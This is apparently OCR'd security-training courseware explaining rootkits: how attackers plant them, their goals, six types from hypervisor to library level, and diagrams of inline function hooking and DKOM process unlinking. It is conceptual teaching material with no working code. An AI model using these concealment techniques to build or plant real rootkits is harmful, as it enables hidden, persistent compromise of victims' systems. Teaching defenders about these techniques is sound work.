
All files contain a set of attributes. There are different fields in the file attributes. The first field determines the format of the file if it is a hidden, archive, or read-only file. The other field describes the time of the file creation, access, and its original length. The functions **GetFileAttributesExA()** and **GetFileInformationByHandle()** are used for the aforementioned purposes. ATTRIB.exe displays or changes the file attributes. An attacker can hide or even change the attributes of a victim's files so that the attacker can access them.

The attacker places a rootkit by

- Scanning for vulnerable computers and servers on the web
- Wrapping the rootkit in a special package like a game
- Installing it on public or corporate computers through social engineering
- Launching a zero-day attack (privilege escalation, Windows kernel exploitation, etc.)

Objectives of a rootkit:

- To root the host system and gain remote backdoor access
- To mask attacker tracks and presence of malicious applications or processes
- To gather sensitive data, network traffic, etc. from the system for which attackers might be restricted or have no access
- To store other malicious programs on the system and act as a server resource for bot updates



Types of Rootkits

Hypervisor Level Rootkit

- Acts as a hypervisor and modifies the boot sequence of the computer system to load the host operating system as a **virtual machine**

Hardware/Firmware Rootkit

- Hides in hardware devices or platform firmware that are not inspected for **code integrity**

Kernel Level Rootkit

- Adds malicious code or replaces the original **OS kernel** and **device driver codes**

Boot Loader Level Rootkit

- Replaces the original **boot loader** with the one controlled by a remote attacker

Application Level/User Mode Rootkit

- Replaces regular **application binaries** with a fake Trojan or modifies the behavior of existing applications by injecting malicious code

Library Level Rootkits

- Replaces the original system calls with fake ones to **hide information** about the attacker

Types of Rootkits


Rootkits employ a range of techniques to gain control of a system. The type of rootkit influences the choice of attack vectors.

There are six types of rootkits available:

- **Hypervisor-Level Rootkit**: Attackers create hypervisor-level rootkits by exploiting hardware features such as Intel VT and AMD-V. These rootkits run in Ring-1 and host the OS of the target machine as a virtual machine, thereby intercepting all hardware calls made by the target OS. This kind of rootkit works by modifying the system's boot sequence so that it is loaded instead of the original virtual machine monitor.
- **Hardware/Firmware Rootkit**: Hardware/firmware rootkits use devices or platform firmware to create a persistent malware image in hardware, such as a hard drive, system BIOS, or network card. The rootkit hides in firmware as the users do not inspect it for code integrity. A firmware rootkit implies the use of creating a permanent delusion of rootkit malware.
- **Kernel-Level Rootkit**: The kernel is the core of an OS. A kernel-level rootkit runs in Ring-0 with the highest OS privileges. These cover backdoors on the computer and are created by writing additional code, or by substituting portions of kernel code with modified code via device drivers in Windows or loadable kernel modules in Linux. If the kit's code contains mistakes or bugs, kernel-level rootkits affect the stability of the system. These have the same privileges as the OS; hence, they are difficult to detect and can intercept or subvert the operation of an OS.
- **Boot-Loader-Level Rootkit**: Boot-loader-level rootkits (bootkits) function either by modifying the legitimate boot loader or replacing it with another one. The bootkit can

activate even before the OS starts. Therefore, bootkits are serious threats to security because they facilitate the hacking of encryption keys and passwords.

- **Application-Level/User-Mode Rootkit**: An application-level/user-mode rootkit runs in Ring-3 as a user along with other applications in the system. It exploits the standard behavior of APIs. It operates inside the victim's computer by replacing the standard application files (application binaries) with rootkits or by modifying the behavior of present applications with patches, injected malicious code, etc.
- **Library-Level Rootkits**: Library-level rootkits work high up in the OS, and they usually patch, hook, or supplant system calls with backdoor versions to keep the attacker unknown. They replace the original system calls with fake ones to hide information about the attacker.



How a Rootkit Works

Hooks

Process (Before Hooking)

Code section ...
Call FindNextFile

Import data section
FindNextFile:0x87654321

Kernel32.dil
0x87654321:FindNextFile code

Process (After Hooking)

Code section ...
Call FindNextFile

Import data section
FindNextFile: 0x87654321

Kernel32.dil
0x87654321:**FindNextFile**

Rootkit code:
0x90045123: MyFindNextFile

Rootkit replaces first 5 bytes of code with **jmp 0x90045123**

Direct Kernel Object Manipulation (DKOM)

Process 1

Unique process ID
ActiveProcesLinks
LIST ENTRY {
*FLINK
*BLINK }
Process Identifiers

Process 2

Unique process ID
ActiveProcesLinks
LIST ENTRY {
*FLINK
*BLINK }
Process Identifiers

Process 3

Unique process ID
ActiveProcesLinks
LIST ENTRY {
*FLINK
*BLINK }
Process Identifiers

Before rootkit infection

After rootkit infection

DKOM rootkits hide a process by unlinking it from the process list

How a Rootkit Works

System hooking is the process of changing and replacing the original function pointer with a pointer provided by the rootkit in stealth mode. Inline function hooking is a technique in which a rootkit changes some of the bytes of a function inside the core system DLLs (kernel32.dll and ntdll.dll), placing an instruction so that any process calls hit the rootkit first.

